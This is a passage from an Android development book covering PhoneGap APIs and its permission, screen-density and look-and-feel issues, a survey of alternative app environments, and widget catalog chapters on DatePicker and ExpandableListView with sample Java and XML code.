            </form>
            <ul id="maillist">
            <li class="empty"><a href="" id="maillink">Mail remaining
items</a></li>
          </ul>
            <p id="totals"><span id="tally1">Total: <span
id="total">0</span></span>
            <span id="tally2">Remaining: <span
id="remaining">0</span></span></p>
          <ul id="checklist">
            <li class="empty">Loading&hellip;</li>
          </ul>
        </article>
        <fieldset>
          <button type="button" id="deletechecked">Delete Checked</button>
          <button type="button" id="deleteall">Delete All</button>
        </fieldset>
    </section>
    <script src="main.js"></script>
</body>
</html>
```

For many applications, this is all you will need — you are simply looking at PhoneGap to give you something you can distribute on the Play Store, on the iOS App Store, and so on.

## Adding PhoneGap APIs

If you want to take advantage of more device capabilities, you can augment your HTML5 application to use PhoneGap-specific APIs. These run the gamut from telling you the device's model to letting you get compass readings. Hence, their complexity will vary. For the purposes of this chapter, we will look at some of the simpler ones.

### Set up Device-Ready Event Handler

For various reasons, PhoneGap will not be ready to respond to all of its APIs right away when your page is loaded. Instead, there is a `deviceready` event that you will need to watch for in order to know when it is safe to use PhoneGap-specific Javascript globals. The typical recipe is:

- Add an `onload` attribute to your `<body>` tag, referencing a global Javascript function (e.g., `onLoad()`)

- In `onLoad()`, use `addEventListener()` to register another global Javascript function (e.g., `onDeviceReady()`) for the `deviceready` event
- In `onDeviceReady()`, start using the PhoneGap APIs

### Use What PhoneGap Gives You

PhoneGap makes a number of methods available to you through a series of virtual Javascript objects. Here, "virtual" means that you cannot check to see if the objects exist, but you can call methods and read properties on them. So, for example, there is a `device` object that has a handful of useful properties, such as `phonegap` to return the PhoneGap version and `version` to return the OS version. These virtual objects are ready for use in or after the `deviceready` event.

For example, here is a Javascript file (`props.js` from the `PhoneGap/ChecklistEx` project) that implements an `onLoad()` function (to register for `deviceready`) and an `onDeviceReady()` function (to use the `device` object's properties):

```
// PhoneGap's APIs are not immediately ready, so set up an
// event handler to find out when they are ready

function onLoad() {
  document.addEventListener("deviceready", onDeviceReady, false);
}

// Now PhoneGap's APIs are ready

function onDeviceReady() {
  var element=document.getElementById('props');

  element.innerHTML='<li>Model: '+device.name+'</li>' +
                    '<li>OS and Version: '+device.platform +'
'+device.version+'</li>' +
                    '<li>PhoneGap Version: '+device.phonegap+'</li>';
}
```

The `onDeviceReady()` function needs a list element with an `id` of `props`.

The resulting app looks like:





*Figure 440: The PhoneGap Checklist application with device properties*

Obviously, reading a handful of properties is far simpler than, say, taking a picture with the device's camera. However, the difference in complexity is mostly in what PhoneGap's virtual Javascript objects give you and how you can use them, more so than anything peculiar to Android.

# Issues You May Encounter

PhoneGap is a fine choice for creating cross-platform applications. However, it is not without its issues. Some of these issues may be resolved in time; some may be endemic to the nature of PhoneGap.

## Security

Android applications use a permission system to request access to certain system features, such as making Internet requests or reading the user's contacts. Applications must request these permissions at install time, so the user can elect to abandon the installation if the requested permissions seem suspect.

A general rule of thumb is that you should request as few permissions as possible, and make sure that you can justify why you are requesting the remaining permissions.

PhoneGap, for a new project, requests quite a few permissions:

1. `CAMERA`
2. `VIBRATE`
3. `ACCESS_COARSE_LOCATION`
4. `ACCESS_FINE_LOCATION`
5. `ACCESS_LOCATION_EXTRA_COMMANDS`
6. `READ_PHONE_STATE`
7. `INTERNET`
8. `RECEIVE_SMS`
9. `RECORD_AUDIO`
10. `MODIFY_AUDIO_SETTINGS`
11. `READ_CONTACTS`
12. `WRITE_CONTACTS`
13. `WRITE_EXTERNAL_STORAGE`
14. `ACCESS_NETWORK_STATE`

Leaving this roster intact will give you an application that can use every API PhoneGap makes available to your Javascript... and an application that will scare away many users. After all, it is unlikely that your application will be able to use, let alone justify, all of these permissions.

It is certainly possible for you to trim down this list, by modifying the `AndroidManifest.xml` file in the root of your PhoneGap project. However, you will then need to thoroughly test your application to make sure you did not get rid of a permission that you actually need. Also, it may be unclear to you which permissions you can safely remove.

Eventually, the PhoneGap project may have tools to help guide you in the choice of permissions, perhaps by statically analyzing your Javascript code to see which PhoneGap APIs you are using. In the meantime, though, getting the proper set of permissions will involve a lot of trial and error.

## Screen Sizes and Densities

Normal Web applications primarily focus on screen resolution and window sizes as their primary variables. However, mobile Web applications will not have to worry

about window sizes, as browsers and apps typically run full-screen. Mobile Web applications will need to deal with physical size and density, though — issues that are “off the radar” for traditional Web development.

Netbooks can have screens that are 10“ or smaller. Desktops can have screens that are 24” or larger. On the surface, therefore, physical screen size would seem to be something Web developers would need to address. However, generally, screen resolution (in pixels) tracks well with physical size in the netbook/notebook/desktop realm. That is because screen density is fairly consistent across their LCDs, and that density is fairly low.

Smartphones, on the other hand, have several different densities, causing the connection between resolution and size to be broken. Some low-end phones, particularly with small (e.g., 3“) LCDs, have densities on par with nice monitors. Mid-range phones have twice the density (240dpi versus 120dpi). Apple’s iPhone 4 has even higher density, and one can imagine that there will soon be some Android devices with so-called ”retina displays“ as well. Hence, an 800x480 resolution could be on a screen ranging anywhere from 4” to 7", for example. Tablets add even more possible sizes to the mix.

This is compounded by the problems caused by touchscreens. A mouse can get pixel-level precision in its clicks. Fingers are much less precise. Hence, you tend to need to make your buttons and such that much bigger on a touchscreen, so it can be “finger-friendly”.

This causes some problems with scaling of assets, particularly images. What might be “finger-friendly” on a low-density 3“ device might be entirely too small for a high-density 4” device.

Native Android applications have built-in logic for dealing with this issue, in the form of multiple sets of “resources” (e.g., images) that can be swapped in based upon device characteristics. Eventually, PhoneGap and similar tools will need to provide relevant advice for their users for how to create applications that can similarly adapt to circumstances.

## Look and Feel

A Web app never quite looks like a native one. This is not necessarily a bad thing. However, some users may find it disconcerting, particularly since they will not understand why their newly-installed app (made with PhoneGap, for example)

would necessarily look substantially different than any other similar app they may already have.

As HTML5 applications become more prominent on Android, this issue should decline in importance. However, it is something to keep in mind for the next year or two.

## For More Information

At the moment, the best information on PhoneGap can be found on the PhoneGap site, including their API documentation.

# Other Alternative Environments

The alternative application environments described in the preceding chapters are but the tip of the iceberg. Here, we will take a look at a few other alternative application environments, from the growing flood of such technologies.

Note that this area changes rapidly, and so the material in this chapter may be somewhat out of date relative to the progress each of these technologies has made.

## Prerequisites

Understanding this chapter requires that you have read the core chapters and understand how Android apps are set up and operate. Reading the the introduction to this trail might not be a bad idea.

## Rhodes

Spiritually, Rhodes is similar to PhoneGap, in that you develop an Android application whose user interface is defined via HTML, CSS, and Javascript. The difference is that Rhodes bakes in a full Ruby environment, with a Rails-esque framework. Your Ruby code generates HTML and such to be "served" to an activity via a `WebView` widget, much like a server-side Ruby Web app would generate HTML to be served to a standalone Web browser.

Similar to PhoneGap, you can either build the project on your development machine or use their hosted build process. The latter is recommended, partly because the requirements for local builds are higher than those for PhoneGap — notably, Rhodes requires the Native Development Kit (NDK) for building and linking the Ruby interpreter to your application.

Rhodes winds up creating larger applications than does PhoneGap, due to the overhead of the Ruby interpreter (~1.5MB). However, if you are used to server-side Web development, Rhodes may be easier for you to pick up than would PhoneGap.

## Flash, Flex, and AIR

Adobe has been hard at work extending their Flash, Flex, and AIR technologies to the mobile space. You can use Flex (the "Hero" edition) and Flash Builder (the "Burrito" edition... raising the question of whether the "hero" is hungry) to create Android APK files that can be distributed on the Play Store and deployed to Android devices. Those devices will need to have the AIR runtime installed — this is free, but a large download, and it only works on Android 2.2+ devices. The same projects can be repackaged for iOS and the Blackberry Playbook tablet, and possibly future devices down the road.

AIR does not have quite as tight of integration to the platform as does PhoneGap (e.g., no access to the device's contacts), though one imagines that this is an area on which Adobe will devote more resources over time. And, Adobe is a large firm, with a large ecosystem behind it and many existing Flash, Flex, and AIR developer resources to tap into.

Note, though, that Adobe is officially discontinuing the Flash plug-in for Android after the Android 4.0 (Ice Cream Sandwich) release, which casts some doubt as to their long-term plans in the Flash/AIR space on mobile.

## JRuby and Ruboto

One of the most popular languages designed to run on the JVM — besides Java itself — is JRuby. JRuby was quickly ported to run on Android, but with some optimizations disabled, since JRuby is really running on the Dalvik virtual machine that underlies the Android environment, not a classic Java VM.

However, JRuby alone cannot create Android applications. As a scripting language, there is no way for it to define an activity or other component — those need to be registered in the application's manifest as regular Java class files.

This is where Ruboto comes in.

Ruboto is a framework for a generic JRuby/Android application. It provides skeletal activities via a code generator and allows JRuby scripts to define handlers for all of

the lifecycle methods (e.g., `onCreate()`), plus define user interfaces using JRuby code, etc. The result can be packaged up as an APK file using supplied Rake script. The results can be uploaded to the Play Store or distributed however else you desire.

## Mono for Android

Mono is a re-implementation of C# and .NET for non-Windows environments. Mono has had its fair share of controversies, mostly stemming from Microsoft, such as whether Microsoft will someday squash Mono over patent considerations.

Mono for Android (previously known as MonoDroid) has been in the works for some time. This would allow Mono developers to target Android for their apps. In principle, one could develop C# applications for Android this way.

While Mono itself is an open source project, "Mono for Android is a commercial product... licensed on a per-developer basis", according to the Mono project. This may come as a bit of a shock to those expecting Mono-on-Android to remain open source.

## App Inventor

App Inventor is an Android application development tool originally made available by Google, but outside of the normal Android developer site. App Inventor was originally developed for use in education, but they have been inviting others into their closed beta.

App Inventor is theoretically a Web-based development tool. Here, "theoretically" means that, in practice, users have to do a fair amount of work outside of the browser to get everything set up:

1. Have Java installed and functioning in the browser, capable of running Java Web Start (.jnlp) applications
2. Download and install a large (~55MB) client-side set of tools
3. Have a phone and have it configured to work with App Inventor and the Android SDK

Once set up, App Inventor gives you a drag-and-drop GUI editor:





*Figure 441: The App Inventor "Designer" view*

... and a "blocks" editor, where you attach behaviors to events (e.g., button clicks) by snapping together various "blocks" representing events, methods, and properties:





*Figure 442: The App Inventor "Blocks" view*

While working in the GUI editor, you see what you are building live on an attached phone and can be tested in real time. Later, when you are ready, you can package the application into a standard APK file.

However, App Inventor is not really set up for production application use today:

1. You cannot distribute App Inventor apps on the Play Store
2. It has more components aimed at "sizzle" (e.g., Twitter integration) and fewer delivering capabilities that a typical modern app might need (e.g., relational databases, lists)
3. Only one developer at a time can work on a project

In 2011, Google discontinued direct support for App Inventor, electing to transfer the project to MIT's Media Lab for ongoing development.

# Titanium Mobile

Titanium Mobile's claim to fame is using Javascript to completely define the user interface, eschewing HTML entirely. Rather, their Javascript library — in addition to

providing access to databases and platform capabilities — also lets you declare user interface widgets. Its layout capabilities, for positioning said widgets, leaves a bit to be desired.

As of the time of this writing, Appcelerator — the creators of Titanium Mobile — does not offer a cloud-based set of tools. Their Titanium tool has a very slick-looking UI, but it still requires the Java SDK and Android SDK in order to be able to build Android applications, making the setup a bit daunting for some.

As of the time of this writing, Titanium Mobile supports development for Android and iOS, with Blackberry support in a private beta.

## Other JVM Compiled Languages

If your issue is less with regular Android development, but you just do not like Java, any language that can generate compatible JVM bytecode should work with Android. You would have to modify the build chain for that other language to do the rest of the Android build process (e.g., generate `R.java` from the resources, create the APK file in the end).

Scala and Clojure are two such languages, for which their respective communities have put together instructions for using their languages for Android development.

# Widget Catalog: DatePicker

`DatePicker`, as the name might suggest, allows the user to pick a date. You supply a starting date, which the user then manipulates, triggering event listeners whenever the date is changed.

## Key Usage Tips

If you do nothing, the `DatePicker` will start with today's date. However, if you want to set up an `OnDateSetListener` to find out when the date changes, you will need to call `init()` to do so, in which you also need to set the date.

`DatePicker` works well with `Calendar` and `GregorianCalendar`, in terms of setting and getting the year/month/day-of-month from the `DatePicker` and converting it into something you can use in your code.

API Level 11 introduced an optional `CalendarView` adjunct to the `DatePicker`, determined via `setCalendarViewShown()` or `android:calendarViewShown`. This works well on `-normal` screens in landscape and on `-large`/`-xlarge` screens. On `-normal` screens in portrait, the year portion of the picker may be chopped off to save room. Using the `CalendarView` option on `-small` screens is probably not a good idea.

## A Sample Usage

The sample project can be found in `WidgetCatalog/DatePicker`.

Layout:

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:orientation="vertical"
  android:gravity="center_horizontal">

  <DatePicker
    android:id="@+id/picker"
    android:layout_width="match_parent"
    android:layout_height="0dip"
    android:layout_weight="1"
    android:calendarViewShown="true"/>

  <CheckBox
    android:id="@+id/showCalendar"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:checked="true"
    android:text="@string/calendar"/>

</LinearLayout>
```

Activity:

```
package com.commonsware.android.wc.datepick;

import android.app.Activity;
import android.os.Build;
import android.os.Bundle;
import android.view.View;
import android.widget.CheckBox;
import android.widget.CompoundButton;
import android.widget.CompoundButton.OnCheckedChangeListener;
import android.widget.DatePicker;
import android.widget.DatePicker.OnDateChangedListener;
import android.widget.Toast;
import java.util.Calendar;
import java.util.GregorianCalendar;

public class DatePickerDemoActivity extends Activity implements
    OnCheckedChangeListener, OnDateChangedListener {
  DatePicker picker=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    CheckBox cb=(CheckBox)findViewById(R.id.showCalendar);

    if (Build.VERSION.SDK_INT>=Build.VERSION_CODES.HONEYCOMB) {
      cb.setOnCheckedChangeListener(this);
    }
```

```
    else {
      cb.setVisibility(View.GONE);
    }

    GregorianCalendar now=new GregorianCalendar();

    picker=(DatePicker)findViewById(R.id.picker);
    picker.init(now.get(Calendar.YEAR), now.get(Calendar.MONTH),
                now.get(Calendar.DAY_OF_MONTH), this);
  }

  @Override
  public void onCheckedChanged(CompoundButton buttonView,
                               boolean isChecked) {
    picker.setCalendarViewShown(isChecked);
  }

  @Override
  public void onDateChanged(DatePicker view, int year, int monthOfYear,
                            int dayOfMonth) {
    Calendar then=new GregorianCalendar(year, monthOfYear, dayOfMonth);

    Toast.makeText(this, then.getTime().toString(), Toast.LENGTH_LONG)
         .show();
  }
}
```

The `CheckBox` is tied to the visibility of the `CalendarView`. Since this is only available on API Level 11 and higher, we simply remove the `CheckBox` on earlier versions of Android, so we do not have to worry about whether or not the `CheckBox` gets unchecked by the user.

## Visual Representation

This is what a `DatePicker` looks like in a few different Android versions and configurations, based upon the sample app shown above.





*Figure 443: Android 2.3.3*





*Figure 444: Android 4.0.3, with CalendarView, Portrait*





*Figure 445: Android 4.0.3, without CalendarView, Portrait*





*Figure 446: Android 4.0.3, with CalendarView, Landscape*

# Widget Catalog: ExpandableListView

Android does not have a "tree" widget, allowing users to navigate an arbitrary hierarchy of stuff. In large part, that is because such trees are difficult to navigate on small touchscreens with comparatively large fingers.

Android *does* have `ExpandableListView`, a subclass of `ListView` that supports a two-layer hierarchy: groups and children. Groups can be expanded to show their children or collapsed to hide them, and you can get control on various events for the groups or the children.

## Key Usage Tips

Android offers an `ExpandableListActivity` as a counterpart to its `ListActivity`. However, it does not offer an `ExpandableListFragment`. This is not a major issue, as you can work with an `ExpandableListView` inside a regular `Fragment` yourself, just as you would for most other widgets not named `ListView`.

Rather than use a `ListAdapter` with `ExpandableListView`, you will use an `ExpandbleListAdapter`, where you can control separate details for groups and children. These include:

- `SimpleExpandableListAdapter`, roughly analogous to `ArrayAdapter`, where your data resides in a `List` of `Map` objects for groups, and a `List` of a `List` of `Map` objects for the children
- `CursorTreeAdapter` and `SimpleCursorTreeAdapter`, roughly analogous to `CursorAdapter` and `SimpleCursorAdapter`, for mapping data in a `Cursor` to rows and columns

In many cases, though, the complexity of managing groups and children will steer you down the path of extending `BaseExpandableListAdapter` and handling all of the view construction yourself. There are many methods that you will need to implement:

- `getGroupCount()`, to return the number of groups
- `getGroup()` and `getGroupId()`, to return an `Object` and unique `int` ID for a group given its position
- `getGroupView()`, to return the `View` that should be used to render the group, perhaps using the built-in `android.R.layout.simple_expandable_list_item_1` that is set up for such groups and handles rendering the expanded and collapsed states
- `getChildrenCount()`, to return the number of children for a given group
- `getChild()` and `getChildId()`, to return an `Object` and unique `int` ID for a child given its position (and its group's position)
- `getChildView()`, to return the `View` that should be used to render the child, given its position and its group's position
- `isChildSelectable()`, to indicate if the user can select a given child, given its position and its group's position
- `hasStableIds()`, to indicate if the ID values you returned from `getGroupId()` and `getChildId()` will remain constant for the life of this adapter

There are four major events that you will be able to respond to with respect to the user's interaction with an `ExpandableListView`:

- Clicks on a child (`setOnChildClickListener()`)
- Clicks on a group (`setOnGroupClickListener()`)
- When groups expand (`setOnGroupExpandListener()`) or collaspse (`setOnGroupCollapseListener()`)

If you use `setOnGroupClickListener()` to be notified about clicks on a group, be sure to return `false` from your implementation of the `onGroupClick()` method required by the `OnGroupClickListener` interface. If you return `true`, you consume the click event, which prevents `ExpandableListView` from using that event to expand or collapse the group.

# A Sample Usage

The sample project can be found in `WidgetCatalog/ExpandableListView`.

Layout:

```
<ExpandableListView xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/elv"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">

</ExpandableListView>
```

JSON data:

```
{
  "Group A": ["Child A1", "Child A2", "Child A3"],
  "Group B": ["Child B1", "Child B2"],
  "Group C": ["Child C1"],
  "Group D": [],
  "Group E": ["Child E1", "Child E2", "Child E3"]
}
```

Activity:

```
package com.commonsware.android.wc.elv;

import android.app.Activity;
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.ExpandableListAdapter;
import android.widget.ExpandableListView;
import android.widget.ExpandableListView.OnChildClickListener;
import android.widget.ExpandableListView.OnGroupClickListener;
import android.widget.ExpandableListView.OnGroupCollapseListener;
import android.widget.ExpandableListView.OnGroupExpandListener;
import android.widget.Toast;
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;
import org.json.JSONObject;

public class MainActivity extends Activity implements
    OnChildClickListener, OnGroupClickListener, OnGroupExpandListener,
    OnGroupCollapseListener {
  private ExpandableListAdapter adapter=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    InputStream raw=getResources().openRawResource(R.raw.sample);
    BufferedReader in=new BufferedReader(new InputStreamReader(raw));
    String str;
```

```
  StringBuffer buf=new StringBuffer();

  try {
    while ((str=in.readLine()) != null) {
      buf.append(str);
      buf.append('\n');
    }

    in.close();

    JSONObject model=new JSONObject(buf.toString());

    ExpandableListView elv=(ExpandableListView)findViewById(R.id.elv);

    adapter=new JSONExpandableListAdapter(getLayoutInflater(), model);
    elv.setAdapter(adapter);

    elv.setOnChildClickListener(this);
    elv.setOnGroupClickListener(this);
    elv.setOnGroupExpandListener(this);
    elv.setOnGroupCollapseListener(this);
  }
  catch (Exception e) {
    Log.e(getClass().getName(), "Exception reading JSON", e);
  }
}

@Override
public boolean onChildClick(ExpandableListView parent, View v,
                            int groupPosition, int childPosition,
                            long id) {
  Toast.makeText(this,
                 adapter.getChild(groupPosition, childPosition)
                        .toString(), Toast.LENGTH_SHORT).show();

  return(false);
}

@Override
public boolean onGroupClick(ExpandableListView parent, View v,
                            int groupPosition, long id) {
  Toast.makeText(this, adapter.getGroup(groupPosition).toString(),
                 Toast.LENGTH_SHORT).show();

  return(false);
}

@Override
public void onGroupExpand(int groupPosition) {
  Toast.makeText(this,
                 "Expanding: "
                     + adapter.getGroup(groupPosition).toString(),
                 Toast.LENGTH_SHORT).show();
}
```

```
  @Override
  public void onGroupCollapse(int groupPosition) {
    Toast.makeText(this,
                   "Collapsing: "
                       + adapter.getGroup(groupPosition).toString(),
                   Toast.LENGTH_SHORT).show();
  }
}
```

This activity loads up a JSON file from a raw resource on the main application thread in `onCreate()`, which is not a good idea. It would be better to do that work in a background thread, perhaps an `AsyncTask` managed by a retained fragment. The implementation shown here is designed to keep the sample small, not to demonstrate the best way to load data from a raw resource.

Adapter:

```
package com.commonsware.android.wc.elv;

import android.util.Log;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.BaseExpandableListAdapter;
import android.widget.TextView;
import java.util.Iterator;
import org.json.JSONArray;
import org.json.JSONException;
import org.json.JSONObject;

public class JSONExpandableListAdapter extends
    BaseExpandableListAdapter {
  LayoutInflater inflater=null;
  JSONObject model=null;

  JSONExpandableListAdapter(LayoutInflater inflater, JSONObject model) {
    this.inflater=inflater;
    this.model=model;
  }

  @Override
  public int getGroupCount() {
    return(model.length());
  }

  @Override
  public Object getGroup(int groupPosition) {
    @SuppressWarnings("rawtypes")
    Iterator i=model.keys();
```

```
  while (groupPosition > 0) {
    i.next();
    groupPosition--;
  }

  return(i.next());
}

@Override
public long getGroupId(int groupPosition) {
  return(groupPosition);
}

@Override
public View getGroupView(int groupPosition, boolean isExpanded,
